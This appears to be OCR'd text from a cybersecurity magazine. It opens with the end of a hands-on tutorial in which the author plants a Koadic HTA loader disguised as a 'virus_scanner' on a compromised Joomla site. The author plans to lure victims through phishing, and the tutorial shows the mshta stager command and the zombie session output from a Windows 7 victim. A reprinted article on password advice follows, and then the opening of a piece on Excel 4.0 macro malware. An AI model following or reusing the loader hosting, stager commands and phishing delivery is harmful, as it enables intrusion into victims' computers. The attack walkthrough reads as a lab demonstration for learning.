
Then I host this loader on the website I hacked at the beginning of the scenario. I copy the code of the loader, virus_scanner.html into the index page of the Beez template in Joomla (second method of uploading malware). The process is shown below.












The Loader is ready to download. If you are confused, let me explain. First, I created a koadic payload and embedded it in a loader. I hosted this loader on a website. Now all I need is a lure for directing non suspecting users to this link. This can be done by any multiple social engineering methods like phishing and spear phishing.


https://192.168.36.191:8081/templates/beez/index.php

Once users visit this link, the virus_scanner.hta payload starts downloading on the target machine. Once the victim executes it, I get a ZOMBIE on a attacker machine as shown in the image below. Zombie in Koadic is just like session in Metasploit.

```
(koadic: sta/js/mshta)$ set ENDPOINT virus_scanner
[+] ENDPOINT => virus_scanner
(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://192.168.36.171:9999/virus_scanner
[>] mshta http://192.168.36.171:9999/virus_scanner
[+] Zombie 0: Staging new connection (192.168.36.154) on Stager 0
[!] Zombie 0: Timed out.
[+] Zombie 0: WIN-DHH9GH6L5SP\admin @ WIN-DHH9GH6L5SP -- Windows 7
 Home Basic
[+] Zombie 0: Re-connected.
(koadic: sta/js/mshta)$
```

This is how the action looks on the target system.





The number of connections we got can be viewed using zombies command.

```
(koadic: sta/js/mshta)$ zombies

        ID   IP              STATUS  LAST SEEN
        ---  ---------       ------- -------------
        0    10.10.10.7      Alive   2021-05-17 09:07:23
```

Every zombie session is given a session id starting from 0 which can be used for interacting with it. For example, the zombie session I got has been assigned ID "0". Let's interact with it.

```
(koadic: sta/js/mshta)$ zombies 0

        ID:                     0
        Status:                 Alive
        First Seen:             2021-05-17 09:06:49
        Last Seen:              2021-05-17 09:07:36
        Staged From:            192.168.36.154
        Listener:               0

        IP:                     10.10.10.7
        User:                   WIN-DHH9GH6L5SP\admin
        Hostname:               WIN-DHH9GH6L5SP
        Primary DC:             Unknown
        OS:                     Windows 7 Home Basic
        OSBuild:                7601
        OSArch:                 32
        Elevated:               No
        User Agent:             Mozilla/4.0 (compatible; MSIE 7.0;
 Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729)
        Session Key:            92eab8a01cba4c5998b84578afe7ed5a

        JOB  NAME                                STATUS    ERRNO
        ---- ---------                           -------   -------
```

This gives some basic information about the target system on which I gained access. We can see that the target Ip is 10.10.10.7 but it is staged from 192.168.36.154. This means the target system is on a diff-erent network with gateway 192.168.36.154. We can also see the Hostname and the user rights on which I got , Operating System and its build etc.

Notice that all this action happens in the presence of Anti Malware on the target system. However, all the action from here happens with Anti Malware disabled. So move on to Tool Of The Month section.

Four ways to make sure your passwords are safe and easy to remember

ONLINE SECURITY

Steven Furnell
Professor Of Cyber Security
University Of Nottingham

For more than 15 years, there have been various predictions from tech leaders about the death of passwords. Bill Gates predicted it back in 2004 and Microsoft has predicted it for 2021. There have been numerous similar proclamations in between, alongside ongoing criticism of passwords as an inadeau-ate means of protection.

Many websites offer no upfront guidance on how to choose the passwords they require us to ha-ve, perhaps assuming we know these things already or can find it out elsewhere. But the fact that people persist in using weak passwords suggests this is an optimistic view.

"It's very common for cybersecurity experts and companies to blame users for using passwords poorly, without recognising that systems permit their poor choices."

Outdated Advice

In addition to lacking guidance, it's common to find websites enforcing outdated password requirements. You're probably familiar with systems insisting on passwor-d complexity, by requiring upper case letters, numb-ers or special characters to make passwords stronger.

However, the current guidance is to allow complexity but not to require it, and to basically regard password strength as synonymous with passwo-rd length.

The National Cyber Security Centre recommends creating a long password by combining three rando-m words, enabling something longer and more memorable than many standard choices.

My Password Attempts

Also unhelpful is that, rather than giving guidance and requirements at the outset, many sites only rev-eal rules in response to us trying things that aren't allowed. I tried creating a password for one such site. Most of my attempts received feedback requiring further action, until I settled on a final choice, which was accepted without complaint. But the password that was accepted, steve!, was short and rather predictable.

When I played around a bit more, various other weak choices were accepted. For example 1234a!, abcde1 and qwert! all satisfied the rules, as did Furnell1 – which isn't particularly strong, especially as I already entered Furnell as my last name elsewhere on the sign-up form.

Meanwhile, the rules often mean we can't use passwords our devices auto-generate for us, or ones we might create for ourselves by following current guidance.

Some sites seem to think they can compensate for a lack of guidance by using techniques such as password meters to rate our choices. However, while these give feedback, they're not a substitute for providing guidance on what good looks like.

Using another site, I entered a poor password (the word password), and the only feedback I receiv-ed was that the password is very weak. If a user was genuinely offering this password as an attempt, what they need to be told is why it's weak. While you can doubtless find some sites giving better and more informative feedback, this example is unfortun-ately representative of many others.

My Password Attempts

Of course, having highlighted the lack of effective guidance, it would be remiss to end without actually offering some. The NCSC's guidance about choosi

-ng and using passwords are listed and briefly expl-ained below.

1. Use a strong and separate password for your email – as this is often your route to accessing othe-r accounts.

2. Create strong passwords using three random wo-rds – this will give you stronger and more memora-ble passwords.

3. Save your passwords in your browser – this prev-ents you forgetting or losing them.

4. Turn on two-factor authentication – this adds an extra element of protection even if your password is compromised.

It's useful to supplement this with additional reminders not to use the same password across mu-ltiple accounts for fear that a breach of one leads to breach of all, not to share them with other people because then it's no longer your password, and not to keep a discoverable record of them. Storing them in a protected location, such as a password manag-er tool, is fine.

It's worrying to think that passwords have been around for decades and we're still getting it wrong. And they're just one aspect of cybersecurity that we need to be using properly. This doesn't bode well for cybersecurity more widely.

Article First Appeared on **theconversation.com**

WHY HACKERS ARE INCREASINGLY USING EXECL 4.0 MACROS TO DELIVER MALWARE

EXCEL 4.0 MACROS

After analyzing over 1,60,000 Excel 4.0 documents between November 2020 and March 2021, cyber security experts found over 90% of them to be malicious or suspicious. This means only one thing. Cyber criminals are increasingly using Excel 4.0 documents for their operations. A new research found that hackers are increasingly adopting Excel 4.0 documents to distribute malware such as Zloader and Quakbot. But what exactly is a Excel 4.0 Macro and why it is being increasingly used by cyber criminals. Let's find out.

What are Macros?

A Macro is a series of commands and instructions that users can group together as a single command to accomplish a task automatically. They are used by word processors like Microsoft Word to automate tas-ks. As already mentioned in our previous Issue, macros are normal scripts useful for benign purposes lik-e repeating actions but hackers have used them for hacking into systems.

What are Excel 4.0 Macros?

